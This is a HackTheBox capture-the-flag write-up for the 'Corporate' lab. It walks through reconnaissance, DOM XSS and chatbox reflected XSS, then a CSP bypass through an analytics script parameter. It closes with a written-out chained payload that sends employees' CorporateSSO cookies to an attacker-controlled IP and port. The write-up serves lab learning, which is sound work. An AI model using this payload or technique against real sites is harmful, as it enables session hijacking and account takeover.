Corporate - HackTheBox
Category: Challenger Tags: ctf cybersecurity hackthebox

Reconnaissance


nmap shows that only port 80 is on and gobuster discovered many subdomains.

Access to git.corporate.htb is blocked by OpenResty.
corporate.htb — DOM XSS
corporate.htb — DOM XSS
There is only one input form in the main site, it lead us to support.corporate.htb.

The base of this site is vulnerable to DOM XSS. We can load HTML tags in document.URL (source) including <script> and the results are reflected on DOM (sink). Below one can see that image tag can be loaded and the site renders an empty image.
support.corporate.htb — Reflected XSS to Cookies Leak by XSS chain
support.corporate.htb — Reflected XSS to Cookies Leak by XSS chainChatbox Reflected XSS and CSP investigation
The support site allows us to contact with a 'human' assistant.

We have access to it minified source code and after deobfuscating it, we know that each assistant have a cookie to authenticate with Socket.IO: CorporateSSO.
(...)const socket = io("ws://support.corporate.htb", { 'auth': { 'token': getCookie("CorporateSSO") }});(...)It is common to test for XSS vulnerabilities first in this situation, as there exists user interactions. We use the payload <img src=x> to test the chatbox behavior:

This payload works as the image is loaded, so this chatbox is vulnerable to Reflected XSS.
To execute XSS, we must know what resources the user agent is able to load. This can be known by investigating the CSP Header (Content-Security-Policy) -- a countermeasure against XSS attacks.

Looking at default-src, it shows that we are only able to load scripts from the landing site and all subdomains of Corporate, so next we will investigate scripts at subdomains that we have accessed.
Script investigation
Looking at Burp Suite HTTP History, we can see what scripts are loaded with parameters:

We are interested at assets/js/analytics.min.js, as we can control the content in its response by modifying the v parameter. This will be the location for payload injection.

We further try to deobfuscate the script. It initializes vendor functions, in particular Socket.IO Analytics functions from at the Corporate landing page to track user behavior. When we load the script, it will try to fetch anything the v parameter point to.
Reflected XSS + DOM XSS chaining

From all information above, we can construct a chained XSS attack that steals CorporateSSO. We submit the payload in the chatbox as below:
<a href="http://corporate.htb/<script+src='/vendor/analytics.min.js'></script><script+src='/assets/js/analytics.min.js?v=document.location=`http://<LAN IP>:<Port>/${document.cookie}`'</script>" id="send-message">This payload exploits the Reflected XSS in the chatbox, use the DOM XSS at corporate.htb as base to load all analytic scripts with malicious v parameter that point to our machine and passed all CSP policies. Whenever this payload is loaded and read by any employee, its cookie will be forwarded through this path to us. As there are many assistants, we can takeover multiple accounts.

